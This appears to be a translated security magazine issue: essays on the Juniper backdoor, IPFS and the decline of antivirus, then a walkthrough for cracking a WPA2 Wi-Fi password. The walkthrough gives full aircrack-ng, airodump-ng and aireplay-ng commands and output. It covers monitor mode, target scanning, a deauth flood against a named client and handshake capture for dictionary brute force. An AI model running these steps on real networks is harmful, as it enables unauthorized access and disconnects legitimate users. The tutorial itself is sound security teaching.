Opinion: Even if programs are not written in functional languages, they should be written in referentially transparent, functional style.

(b) Auditing Institutions: All software in the Juniper Systems devices had been audited and approved in an independent laboratory for FIPS (US Federal Information Standards) compliance. Evidently these tests were insufficient. more systematic code auditing is essential.

Opinion: Programs need to be proven, evaluated and audited using automatic methods. Just glancing at the code is not enough. Formal methods are required.

(c) Random Number Generator Vulnerabilities: Attacks exploiting weak random number generators have a great advantage. The lack of randomness in the numbers generated cannot be computed from the generator output.

Opinion: random number generation is too important to be left to companies operating within the bounds of commercial secrecy.

(d) Openness: Reports in the media have concentrated on the changes made to their devices by actors from outside Juniper Systems in 2012 and 2013. However, the real vulnerability was due to random number generator changes made by Juniper's own developers in 2008. Juniper avoided providing information to the public, did not explain the code in question, nor did it give access to researchers. Juniper's version control system, internal e-mail traffic and the developers' memories would have been really helpful in determining how these vulnerabilities had arisen. Researchers had to purchase a Juniper Systems VPN device, then reverse engineer it to discover the vulnerabilities in the code.

Opinion: Security critical software should always be open. Journalists should be given technical information to deepen their research. After an event like the Juniper Systems vulnerability has occurred , transparency should be guaranteed by law.

(e) Politics: In a secure system, giving special access to a person or a branch of the government is an attack on the integrity of the entire security of the system. Such back doors should not be created under any circumstances.

Opinion: Security software should be open source, preferably free software.

"Let's be careful out there."[19]

[19] Hill Street Blues TV show 1981-1987 pace

Mustafa Yalçın • iletisim@sahvemat.com

IPFS (InterPlanetary File System) With Permanent Web

What Is IPFS?

InterPlanetary File System is a distributed file system that allows you to address content on the network that can be hyper-shared with end-to-end communication methodology. The abbreviation is IPFS and that's how I'm gonna use it all the way through the article.

The initial design of the project belongs to Juan Benet and is currently being managed by the community as open source code.

Bitcoin, which we complain about the prices of these days, actually led to the emergence of this idea in 2014. The design features such as network architecture on data storage, deleting repeated recordings, addressing networked nodes are inspired by Bitcoin's Blockchain protocol. This technology is combined with GIT (Version Control System) and Torrent technologies.

The languages used in the design of IPFS are Go and Javascript. It is being developed on a Python-based design. Technically, anyone who wants to study IPFS design and Github codes can visit https://ipfs.io.

Nwow, let's talk about the purpose of IPFS and its advantages.

What is the purpose of IPFS?

The motto of IPFS is **'Permanent Web'.** Their main aim by doing so is to replace **HTTP**. It is stated that IPFS is developed as a solution to the constraints of today's web topology.

In order to interpret this well, let's take a look at the features of today's web.

Modern Web Topology

→Centralised Architecture Network

→A Server

→Scalability problem

→Single Point of Failure (loss of all functions in case of weak ring problem)

→Unproductive

→Decentralised Architecture Network

→Multiple Servers

→Scalable

→Productive

→High Up-time

→Better error management

→but higher cost


^1 Media graphics is a collection of information that includes audio, video, text-only, and hyperlinks.

IPFS's Topology

→Fully Distributed Architecture

→Each node can perform both server and client functions

→Productive



When we see a centralized structure in today's Web-HTTP technology, we see that there are some disadvantages in terms of productivity, and when a distributed architecture is created in today's Web-HTTP technology, the costs rise too much.

Let's make it clear with an example.

For example, you take courses at the university with 100 people and your teacher shares a web link with you and asks you to visit it. When 100 students want to access this web server, 100 different requests are sent to the server and 100 responses are received from the server. This is not an ideal method for efficiency. That is because even though the same data is available to all students from the first person who made the request, it can only be obtained from the same server. Also, in addition, this process becomes even more complicated for HTTP: with server-side problems, data erasure, ISP-side communication problems, or country-based content blocking.

How would the teacher in our example share data with their students using IPFS technology?

The structure of our HTTP link in the first example can be this way: http://12.34.56.78/folder/data.txt

IPFS links are similar: **/ipfs/QmT5NvUtoM5n/folder/file.txt**

At this point, it is enough to install the software for different platforms for accessing the **"/ipfs"** architecture. Once installed, you can visit the filesystem as if you had a virtual disk or if you are accessing an HTTP web address.

If we go back to the link of the lecturer, the students who send the request after distributing it to the students can obtain the data from other people who have previously requested the data according to their proximity. Data integrity may come to your mind at this point. Data integrity is also confirmed by the acquisition of the data by means of cryptology techniques.

In other words, you can obtain the data you want by connecting it to someone who has already obtained it from the central server, without disturbing the integrity of the data. At this point, we can say that it uses Torrent technology.

With HTTP, you ask what happened at a particular location, with IPFS you ask where a particular file is.

IPFS and BLOCKCHAIN

IPFS can work successfully with blockchains due to their structural similarities. Juan Benet, the inventor of IPFS interprets the interoperability of Blockchain and IPFS as a perfect marriage.

Protocol Labs (https://protocol.ai), founded by Juan Benet, currently hosts several projects outside of IPFS.

One of the initiatives of Protocol Labs is the **"IPLD** (Inter-Planetary Linked Data-https://ipld.io/)" project. With this project, Bitcoin and Ethereum chains are transferred to the distributed IPFS network. Many other Blockchain architectures can be stored on the IPFS network with this protocol. The aim is to reach different users who will ensure the safety of the blockchains and ensure that the data continues to exist continuously on the network. This is achieved by awarding the users who store data on the network with an alternative crypto coin, called **Filecoin.**

You can find the technical steps needed to display the Ethereum blockchain on IPFS by clicking the link below:

https://github.com/ipfs/js-ipfs/tree/master/examples/explore-ethereum-blockchain

It's not even just blockchains; a project had been designed in 2017 when Wikipedia was blocked in Turkey where you can access Wikipedia's mirror over IPFS. The project is available at https://en.wikipedia-on-ipfs.org

After a year and a half from its development; there weren't much demand nor much IPFS users in Turkey so the project is now a bit outdated. The project still continues to being developed counter to this fact, though.

Project's Source Code: https://github.com/ipfs/distributed-wikipedia-mirror

IPFS SETUP

In a few simple steps, you can install IPFS on your computer.

First, if you haven't, to download the appropriate IPFS package for your operating system, click the following link: https://dist.ipfs.io/.

Since the IPFS project is currently fully operational on the Go platform, I recommend you to download the Go language version.

After you install the package, you can use the following start command on your command terminal:

```
$ ipfs init
```

Then, to become an active node in the IPFS network, just run the following command in your terminal:

```
$ ipfs daemon
```

```
Ready now. http: // localhost: 5001 / webui /
```

You can extract the desired repo to your computer by running the address above.

From the web interface, you can even watch a movie with a repo that has a movie stream on your local network. To share your private files with someone else, not just public, you can encrypt a file with PGP and upload it to the network and access it from anywhere.

Utku Şen• Çevirmen: Atalay Keleştemur • utku@utkusen.com

No Room for Antiviruses in the Future

Antivirus software have been with us for around 20 years, both for our everyday use and for corporate uses. However, it's the year 2019 and things change eventually. People, except Windows users, do not have the need for antiviruses. In fact, they even started to question the necessity of antivirus software on Windows computers with the built-in security mechanisms that come with Windows 10. Alright, so what will happen in the future? In this article, I'll be explaining the possible scenarios that may take place in the future from my point of view.

Why do we need antivirus software on our computers?

Because computers are capable of downloading and directly executing files from the internet. For instance, HR personnel may download and run an EXE file from the internet. The file may read and leak critical information, may encrypt files and demand ransom or may cause problems in other ways. Therefore, your computer must have a mechanism which distinguishes good files from the bad.

Why do iPhones not need antiviruses?

Because iOS does not allow you to download and run random files from the internet. You can only download software from the AppStore. Software on AppStore are frequently inspected, and also there is plenty of information about the developers. Apart from this, the OS-level permissions that the running software have are pretty few (sandbox). The software cannot read the data of one another i.e., a photograph editing app you downloaded cannot read your WhatsApp messages.

Problems with the Antivirus Products

The Blacklist Approach: For 20 years, we have been using antiviruses and thousands of malware have arisen. Therefore, antivirus companies have added the signatures of this malicious software to their databases, and these databases have been filled up with tens of thousands of different signatures at the end of 20 years. It is not possible for the companies to throw some of these signatures away since a good antivirus software should be able to detect malware of both 10 years and a week. Roughly, we can say that when it encounters with a new malware it calculates its signature and compares with the gigantic databases of signatures. If no match is found, the software is accepted to be safe.

Imagine that you throw a birthday party at your home. Instead of preparing a 20-person invited guests list, you prepare an *uninvited list* for 79,999,980 people. When a new person comes, you compare them with the list of the uninvited. If they are not one of those who is *not uninvited*, you accept them in - this method is a waste of time and resources. The same thing applies to antiviruses. The signature database grows each year and consumes more resources. This is not a sustainable method.

They create extra attack surface: Antiviruses are also developed by humans just like other software. Therefore, they may reside vulnerabilities - which come to be true pretty often. There have been remote code execution vulnerabilities in antivirus software such as F-Secure, Kaspersky, Symantec, and ESET.

Privacy problems: Most antivirus programs send the files on your computer to their own servers in order to analyze them better. If you are working on something confidential, this is quite alarming. If you recall, the exploits used by NSA have been captured via the Kaspersky antivirus on an employee's computer. Apart from this, many antiviruses listen to the HTTPS traffic of your computer by performing MitM (Man in the Middle) attack. Although they do this to detect malicious websites, this once again is perilous for privacy.

Budget problems: If you are a company with hundreds of thousands of computers, you must pay a small fortune for antivirus software. This is a distressing situation for companies that are already having budget shortages.

They are not that good at detecting malicious software: There are both excellent and awful antiviruses on the market. For example, when you compile Hidden Tear and upload it to Virustotal, you will see that over 20 Antivirus software still cannot detect it. How can you benefit from your antivirus if it cannot even detect one of the world's most popular malware? Yet again, there are some really good antiviruses on the market who are capable of detecting even the malware of APT groups. However, it not always possible for them to detect malicious software. Sometimes, the APT groups have already finished the attack long before your antivirus detects it.

What do we need?

We are in need of desktop operating systems that apply the iOS security model. A computer should be able to download and run software from only an app market that is frequently inspected. If it is an employee computer, he/she should even not be allowed to download from the market; there should be a limited number of software such as web browsers, text editors or office programs.That way, the whitelist method will be applied instead of blacklisting. We will not need antiviruses since only a number of software we pre-allowed will be running.

What will happen in the future?

I think Microsoft will sell the operating system with the above-mentioned security model to the companies in the future. This operating system will become a standard for corporate users. The possible vulnerabilities of this OS will make its security questioned at first, thus companies will continue to trust the antivirus software for some time. Later on, when the security weaknesses will be minimal, the era of antiviruses will mostly fade.

Besim Altınok • besimaltnok@gmail.com

Password Cracking Attacks in Wireless Networks

There are many different methods to obtain the password of a wireless network. In this article I will try to follow one of these ways step by step. From the mentioned methods, password acquisition will be performed only by brute force attack method.

If we want to obtain the password of a wireless network with the brute force method, we first need to meet some requirements. We will approach to these requirements under two parts; software and hardware.

Software Requirements:

- aircrack-ng
- aireplay-ng
- airodump-ng


Hardware Requirements:

- A network card with monitor mode and injection support.
  - TPLINK TL-WN722N
  - Alfa Card

Once the requirements are met, we will try to obtain the password information of a wireless network by following these steps one by one.


1- Preparation

First, check the presence of the network adapter in the system. For that, you can use the `iwconfig` command.




```
root@n:~/Desktop# iwconfig
eth0      no wireless extensions.

lo        no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
```

To use our network adapter as a sniffer, we must put it in monitor mode. You can use the airmon-ng tool for this. The nice thing about this tool is that it can detect and shut down the services that might be a problem, so that we will not encounter any problems during sniffing. You can use the “airmon-ng check kill” command for this. This will stop the network card dependencies.



```
root@n:~/Desktop# airmon-ng check kill

Killing these processes:

  PID Name
 1259 wpa_supplicant
```


After disconnecting the network card you will use, you can put your network card in the listening mode with the “start airmon-ng start wlan0” command. When in listening mode, the new name of the network card will be wlan0mon.



```
root@n:~/Desktop# airmon-ng start wlan0


PHY     Interface       Driver          Chipset

phy0    wlan0           rtl8187         Realtek Semiconductor Corp. RTL8187

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

2- Determining the Target


In order to determine our target, we need to find out which access points exist. For this we can use the ”airodump-ng wlan0mon” command.



```
 CH  2 ][ Elapsed: 1 min ][ 2019-01-03 21:00

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 C0:D3:C0:31:E7:C9  -23      167        9    0   5  180  WPA2 CCMP   PSK  ArkaKapı-Legendary-Besim
 14:9D:09:7D:BE:18  -35      148        5    0   6  130  WPA2 CCMP   PSK  pitest
 B8:BC:1B:8E:27:27  -60       55        0    0   1  130  WPA2 CCMP   PSK  SUPERONLINE-WiFi_2401
 BC:75:74:C4:87:87  -67       39        0    0   1  130  WPA2 CCMP   PSK  SUPERONLINE-WiFi_1224
 00:1C:7B:F7:A4:B5  -65       63        3    0   1  130  WPA2 CCMP   PSK  NetMASTER Uydunet-C30F
 50:67:F0:53:A9:90  -67       51        2    0  11  130  WPA2 CCMP   PSK  ZyXEL18
 C4:71:54:F2:87:AC  -67       11        0    0   1  130  WPA2 CCMP   PSK  azyedeinternetal
 FC:4A:E9:43:E0:AB  -71       11        0    0   2  130  WPA2 CCMP   PSK  NetMASTER Uydunet-E0A8
 FC:4A:E9:60:C0:B7  -71       14        0    0   1  130  WPA2 CCMP   PSK  KAYALI
 C4:71:54:06:6C:C0  -72       14        1    0   9  130  WPA2 CCMP   PSK  TurkTelekom_T6CC0
 FC:4A:E9:1E:4D:7B  -72       19        0    0   1  130  WPA2 CCMP   PSK  HallacUsta
 A0:E4:CB:B1:8B:53  -72        8        0    0   8  130  WPA  CCMP   PSK  sahiner
 AC:9E:17:89:DB:04  -73        2        0    0   6   65  WPA2 CCMP   PSK  ASUS
 00:25:12:BD:D7:71  -71       10        0    0   6  54   WPA2 TKIP   PSK  ZTEW300
 FC:4A:E9:38:BA:7F  -73        1        1    0  11  270  WPA2 CCMP   PSK  NetMASTER Uydunet-BA7C
 FC:4A:E9:81:CF:BA  -71        4        0    0   6  130  WPA2 CCMP   PSK  TURKSAT-KABLONET-CFB5-2.4G
 72:D1:5E:07:6D:04   -1        0        0    0   1  -1                    <length:  0>

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 (not associated)   2C:3A:E8:3B:6F:DD  -60    0 - 1      0        5  Beles-Internet
 (not associated)   C2:17:2D:18:67:44  -60    0 - 1      0        6
 (not associated)   BC:75:74:C4:87:87  -62    0 - 1      0        2
 (not associated)   32:2C:59:BF:7B:B4  -62    0 - 1      0        4
 (not associated)   9A:B8:47:32:AA:D5  -62    0 - 1      0        4
 (not associated)   16:AF:EB:4A:25:C1  -63    0 - 1      0        2
 (not associated)   B6:A4:5B:87:27:DF  -70    0 - 1      0        1
 (not associated)   E8:F2:E2:A1:B3:93  -73    0 - 1      0        3
 (not associated)   F6:9B:3B:97:0D:E4  -62    0 - 1      0        2
 (not associated)   96:FB:B7:4E:C5:AF  -57    0 - 1      0        2
 (not associated)   76:87:1F:15:C8:53  -58    0 - 1      0        5
 (not associated)   02:BF:2C:F1:55:41  -60    0 - 1      0        7
 (not associated)   8E:64:F3:13:91:B3  -61    0 - 1      0        2
 (not associated)   16:96:54:7D:0B:7F  -67    0 - 1      0        1
 (not associated)   7E:2B:77:DE:5C:96  -67    0 - 1      0        6
 (not associated)   DA:A1:19:F4:67:B7  -70    0 - 1      0        2
 C0:D3:C0:31:E7:C9  0C:D2:92:3E:79:34  -26    0 - 1      0       10  ArkaKapı-Legendary-Besim
 14:9D:09:7D:BE:18  AC:BC:32:BC:C5:B1  -25    0 -24e     0       43
 50:67:F0:53:A9:90  F8:1E:DF:E1:E8:95  -66    0 - 1     18       19  ZyXEL18
 50:67:F0:53:A9:90  88:19:08:C1:DF:98  -72    1e- 1      0        2

root@n:~/Desktop# airodump-ng wlan0mon
```

You may see surrounding access points in the first part of the output; and the information as who connected to where previously and who is connected to where currently in the second part of the output.

After detecting the target access point, we start to collect information about the target access point with the "airodump-ng wlan0mon –bssid C0:D3:C0:31:E7:C9 –c 5 –w WPAkir" command and just follow it. At this stage, our aim is to capture a packet of 4-way handshake operation to obtain the password information and view the clients connected to the access point.



```
 CH  5 ][ Elapsed: 7 mins ][ 2019-01-04 13:01

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 C0:D3:C0:31:E7:C9  -25  81     4188     2477    0   5  180  WPA2 CCMP   PSK  ArkaKapı-Legendary-Besim

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 C0:D3:C0:31:E7:C9  0C:D2:92:3E:79:34    0    1e- 1      0     2996

root@n:~/Desktop# airodump-ng --bssid C0:D3:C0:31:E7:C9 -c 5 --write WPAkir wlan0mon
```

• **--bssid** C0:D3:C0:31:E7:C9 : To define the MAC address of the network we're reviewing,

• **-c 5 :** To define the channel number it broadcasts,

• **--write** WPAkir : To print the results to a file named WPAkir,

• **wlan0mon :** The interface name of the network adapter we use.


3 different methods can be used to capture the mentioned package.

- Wait for someone to connect,
- To drop the connected one from the network and ensure that it is reconnected or
- Capture the PMKID value.
- However, we will apply only second method out of these 3 methods. (To drop someone connected from the network and make it reconnect)

3- Network Drop (DeAuth)

We'll repeat the deauthentication packages to drop clients connected to any access point from the network. We will use the aireplay-ng tool for this operation. You can run the tool with the following parameters.

- "aireplay-ng –deauth 100 -a C0:D3:C0:31:E7:C9 -c 0C:D2:92:3E:79:34 wlan0mon"
    - --deauth 100 : The number of de-auth packages we want to send
    - -a C0:D3:C0:31:E7:C9 : MAC address of the target access point
    - -c 0C:D2:92:3E:79:34 : MAC address of the target client
    - wlan0mon : Interface name of the adapter in monitor mode




```
root@n:~/Desktop# aireplay-ng --deauth 100 -a C0:D3:C0:31:E7:C9 -c 0C:D2:92:3E:79:34 wlan0mon
13:00:20  Waiting for beacon frame (BSSID: C0:D3:C0:31:E7:C9) on channel 5
13:00:21  Sending 64 directed DeAuth (code 7). STMAC: [0C:D2:92:3E:79:34] [ 5|35 ACKs]
13:00:21  Sending 64 directed DeAuth (code 7). STMAC: [0C:D2:92:3E:79:34] [ 0|74 ACKs]
13:00:22  Sending 64 directed DeAuth (code 7). STMAC: [0C:D2:92:3E:79:34] [ 0|71 ACKs]
13:00:23  Sending 64 directed DeAuth (code 7). STMAC: [0C:D2:92:3E:79:34] [ 0|62 ACKs]
13:00:23  Sending 64 directed DeAuth (code 7). STMAC: [0C:D2:92:3E:79:34] [ 0|65 ACKs]
13:00:24  Sending 64 directed DeAuth (code 7). STMAC: [0C:D2:92:3E:79:34] [ 0|61 ACKs]
13:00:25  Sending 64 directed DeAuth (code 7). STMAC: [0C:D2:92:3E:79:34] [ 0|62 ACKs]
13:00:25  Sending 64 directed DeAuth (code 7). STMAC: [0C:D2:92:3E:79:34] [ 0|62 ACKs]
13:00:26  Sending 64 directed DeAuth (code 7). STMAC: [0C:D2:92:3E:79:34] [ 0|63 ACKs]
13:00:27  Sending 64 directed DeAuth (code 7). STMAC: [0C:D2:92:3E:79:34] [ 0|64 ACKs]
13:00:27  Sending 64 directed DeAuth (code 7). STMAC: [0C:D2:92:3E:79:34] [ 0|64 ACKs]
13:00:28  Sending 64 directed DeAuth (code 7). STMAC: [0C:D2:92:3E:79:34] [ 0|63 ACKs]
13:00:28  Sending 64 directed DeAuth (code 7). STMAC: [0C:D2:92:3E:79:34] [ 0|63 ACKs]
13:00:29  Sending 64 directed DeAuth (code 7). STMAC: [0C:D2:92:3E:79:34] [ 0|64 ACKs]
13:00:30  Sending 64 directed DeAuth (code 7). STMAC: [0C:D2:92:3E:79:34] [ 0|64 ACKs]
13:00:30  Sending 64 directed DeAuth (code 7). STMAC: [0C:D2:92:3E:^C:34] [ 0|10 ACKs]
root@n:~/Desktop# 
```

We can both reduce the number of packets sent and also increase it. However, the factor that determines the number value is the density of the client's packet exchange with A.P. If there is a lot of instant outgoing packet, the de-auth package we sent may not be accepted. So we can apply this for a few times.

With this method, we will be able to capture the handshake value when the client is dropped from the network and reconnected to it.

4- Brute Force Attack

When we examine the directory where we run the "airodump-ng command", we see that there are many files named "WPAkir". You can also review these files. The file with the extension ".cap" is needed for us now.




Two methods are preferred in brute force attack.

- Dictionaries.
- Defining password format with Regex.

The advantage of the second way, if you know the combination of the password as 9 characters – only numbers and letters etc., cracking of the password is nearly absolute. The only thing for more is a little time.

But most of the time you will not encounter such a scenario. An unknown network in an unknown environment that you don't know the users. Therefore, dictionary attacks are preferred. Dictionaries are advantageous because people define very simple passwords just for easiness.

